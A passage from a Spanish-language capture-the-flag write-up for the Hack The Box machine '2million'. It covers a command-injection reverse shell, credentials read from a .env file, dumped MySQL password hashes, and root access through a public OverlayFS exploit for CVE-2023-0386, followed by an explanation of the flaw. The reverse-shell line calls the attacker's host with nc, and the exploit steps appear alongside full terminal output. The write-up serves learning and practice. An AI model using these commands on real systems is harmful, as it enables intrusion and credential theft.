


- Por tanto, hacemos `; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.16.9 1337` `>/tmp/f` para obtener nuestra reverse shell. Obtenemos acceso. Realizamos el **tratamiento de la TTY**.



## 1.5. Leaked credentials and MySQL access

- Tenemos acceso a la máquina. Estamos como usuario **www-data**. Tenemos varios documentos de interés en el directorio actual, entre ellos, uno llamado **.env**, en el que encontramos las credenciales para usuario **admin**. Usamos estas credenciales, y conseguimos acceso.



- Mostramos los puertos internos abiertos con `netstat -tuln`. Vemos que el **puerto 3306** está activo, que es el puerto por defecto usado por la base de datos **MySQL**, así que nos conectamos usando las credenciales de usuario **admin**.



- ```

admin@2million: /var/www/html$ cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
admin@2million: /var/www/html$ netstat -tln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address   Foreign Address State
tcp        0      0 0.0.0.0:11211    0.0.0.0:*       LISTEN
tcp        0      0 0.0.0.0:22      0.0.0.0:*       LISTEN
tcp        0      0 0.0.0.0:80      0.0.0.0:*       LISTEN
tcp        0      0 0.0.0.0:3306    0.0.0.0:*       LISTEN
tcp6       0      0 :::22          :::*            LISTEN
tcp6       0      0 :::80          :::*            LISTEN
udp        0      0 0.0.0.0:53      0.0.0.0:*       LISTEN
udp6       0      0 :::53          :::*            LISTEN
admin@2million: /var/www/html$ mysql -u admin -p
Enter password:
ERROR 1698 (28000): Access denied for user 'admin'@'localhost'
admin@2million: /var/www/html$ mysql -u admin -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 142
Server version: 10.6.12-MariaDB-Debian10.22.04.1 Ubuntu 22.04
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>

```

- Explorando la base de datos, encontramos unas credenciales hashadas de dos usuarios, las cuales podemos ver en la siguiente imagen. No obstante, no podemos romper estos hashes.

- ```

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| htb_prod |
| information_schema |
+-----+
2 rows in set (0.003 sec)

MariaDB [(none)]> use htb_prod
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [htb_prod]> show tables;
+-----+
| Tables_in_htb_prod |
+-----+
| invite_codes |
| users |
+-----+
2 rows in set (0.000 sec)

MariaDB [htb_prod]> describe users;
+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+
id	int(11)	NO	PRI	NULL	auto_increment
username	varchar(255)	NO	UNI	NULL	
email	varchar(255)	NO	UNI	NULL	
password	varchar(255)	NO		NULL	
is_admin	tinyint(1)	YES		0	
+-----+
5 rows in set (0.001 sec)

MariaDB [htb_prod]> select * from users;
+-----+
| id | username | email | password | is_admin |
+-----+
11	TRX	trx@hackthebox.eu	$2y$10$T6o23ow5U2hLw7MDMEsum7i/7Cv1o68YBRhHmrr20bU3loEMg	1
12	TheCyberGeek	thecybergreek@hackthebox.eu	$2y$10$wATldKUukc0e3RaBoY10yekSpwKqhaNyr5p1somZUKAd@ubzv4QK	1
13	Cartel	cartel@hotmail.com	$2y$10$jblrm0pKU9Q4lYv1TTYuuOnUqV4CmoxgFtZ5mHvzU8PuEyImf8By	1
+-----+
3 rows in set (0.001 sec)

MariaDB [htb_prod]>

```

## 1.6. Privesc via OverlayFS Kernel exploit

- CVE-2023-0386:**
- Usamos ahora este comando `find / -user admin 2>/dev/null | grep -v 'proc' | grep -v 'sys'` para buscar archivos cuyo propietario sea **admin**. En esta ruta: `/var/mail/admin` descubrimos que el sistema puede ser vulnerable a ciertos exploits del **kernel**, concretamente de un **OverlayFS**.

- ```

admin@2million: /var/www/html$ find / -user admin 2>/dev/null | grep -v 'proc' | grep -v 'sys'
/run/user/1000
/run/user/1000/snapd-session-agent.socket
/run/user/1000/pk-debconf.socket
/run/user/1000/gnupg
/run/user/1000/gnupg/S.gpg-agent
/run/user/1000/gnupg/S.gpg-agent.ssh
/run/user/1000/gnupg/S.gpg-agent.extra
/run/user/1000/gnupg/S.gpg-agent.browse
/run/user/1000/gnupg/S.dirmngr
/run/user/1000/bus
/home/admin
/home/admin/.mysql_history
/home/admin/.cache
/home/admin/.cache/motd.legal-displayed
/home/admin/.ssh
/home/admin/.profile
/home/admin/.bash_logout
/home/admin/.bashrc
/var/mail/admin
admin@2million: /var/www/html$ cat /var/mail/admin

From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <987654321@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
admin@2million: /var/www/html$

```

- Buscamos por internet y encontramos un exploit que compartimos a continuación. Nos clonamos este repositorio y lo descargamos desde la máquina víctima. Ejecutamos `make all` para instalar y compilar los ejecutables. Ahora, para llevar a cabo la explotación, tendremos que usar dos terminales. En la primera, corremos: `./fuse ./ovlcap/lower ./gc`, y en la segunda (conectamos por **SSH** con las credenciales de usuario **admin**): `./exp`. Automáticamente, ganamos nuestra sesión como **root**.

- <https://github.com/sxlmnb/CVE-2023-0386>

```
bash-5.1$ ls
exp exp.c fuse fuse.c gc getshell.c Makefile ovlcap README.md test
bash-5.1$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
[+] readtr
[+] getattr_callback
/file
[+] open_callback
/file
[+] read buf callback
offset 0
size 10384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl_callback
path /file
cmd 0x00000001

admin@2million: /tmp/10.10.16.9/CVE-2023-0386$ ls
Makefile README.md exp exp.c fuse fuse.c gc getshell.c ovlcap test
admin@2million: /tmp/10.10.16.9/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
Total 8
drwxrwxr-x 1 root root 4096 Feb 23 19:34 .
drwxrwxr-x 0 root root 4096 Feb 23 19:34 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan 1 1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million: /tmp/10.10.16.9/CVE-2023-0386# whoami
root
root@2million: /tmp/10.10.16.9/CVE-2023-0386# cd /root
root@2million: /root# ls
root.txt snap thank_you.json
root@2million: /root# cat root.txt
ac1d6bcfd4d472b60f9c12d35602bb6af
root@2million: /root# uname -a
Linux 2million 5.15.78-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
root@2million: /root#
```

66

- **OverlayFS** es un sistema de archivos de Linux que permite combinar múltiples sistemas de archivos en una única vista, de manera que los archivos y directorios de varios sistemas de archivos se superponen y aparecen como si estuvieran todos en el mismo lugar. Esto se logra montando varios sistemas de archivos en capas y permitiendo que los cambios se realicen en la capa superior, mientras que las capas inferiores permanecen inmutables. Esto es útil para aplicaciones como contenedores, donde se necesitan imágenes de solo lectura base con capas adicionales para los cambios específicos de la aplicación. OverlayFS se utiliza comúnmente en entornos de contenedores como **Docker**.

66

- **CVE-2023-0386:**
 - La vulnerabilidad se debe a cómo **OverlayFS** maneja la ejecución de archivos `setuid` con capacidades en un sistema Linux. Un usuario local puede explotar esta falla copiando un archivo capaz desde un montaje con la opción **nosuid** a otro montaje. Esto permite la ejecución no autorizada del archivo `setuid`, lo que resulta en una escalada de privilegios.
 - Ejemplo de explotación:
 - El usuario local monta un sistema de archivos con la opción **nosuid**, lo que impide la ejecución de archivos `setuid` con

privilegios elevados.

- Copia un archivo desde este montaje *nosuid* a un montaje de OverlayFS no privilegiado.
- Ejecuta el archivo copiado, obteniendo así privilegios elevados.